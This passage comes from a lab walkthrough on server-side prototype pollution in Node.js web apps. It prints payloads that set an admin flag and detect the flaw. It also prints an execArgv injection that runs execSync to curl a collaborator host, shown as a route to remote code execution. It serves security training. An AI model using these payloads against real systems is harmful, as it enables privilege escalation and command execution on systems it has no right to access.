

We will now try to escalate privileges using this payload.
"__proto__":{
	"admin":true
}
We can see that isAdmin is now set to true.

We can now access the admin panel and deleting the user carlos will solve the lab.

9. Remote code execution via server-side prototype pollution
Description:
We need to exploit prototype pollution to trigger a remote code execution and delete the file /home/carlose/morale.txt to solve the lab.

Explanation:
We will send the change address to repeater. We can see that we are already admin as the isAdmin is set to true.

We can see that we have an admin panel. We can run maintenance jobs.
We will run the maintenance jobs and see that it is sending a POST request to /admin/jobs.

Now we will try to detect prototype pollution. In raw tab, we can see that the response is without any spaces.

When we send this payload:
"__proto__": {
	"json spaces":10
}
we can see the response now has spaces.

Now we will send this payload to see if we can get an RCE and get pings back on our collaborator.
"__proto__": {
	"execArgv":[
		"--eval=require('child_process').execSync('curl https://YOUR-COLLABORATOR-ID.oastify.com')"
	]
}

After sending the request, we need to click the Run maintenance jobs button.

We will now get the pings on collaborator.
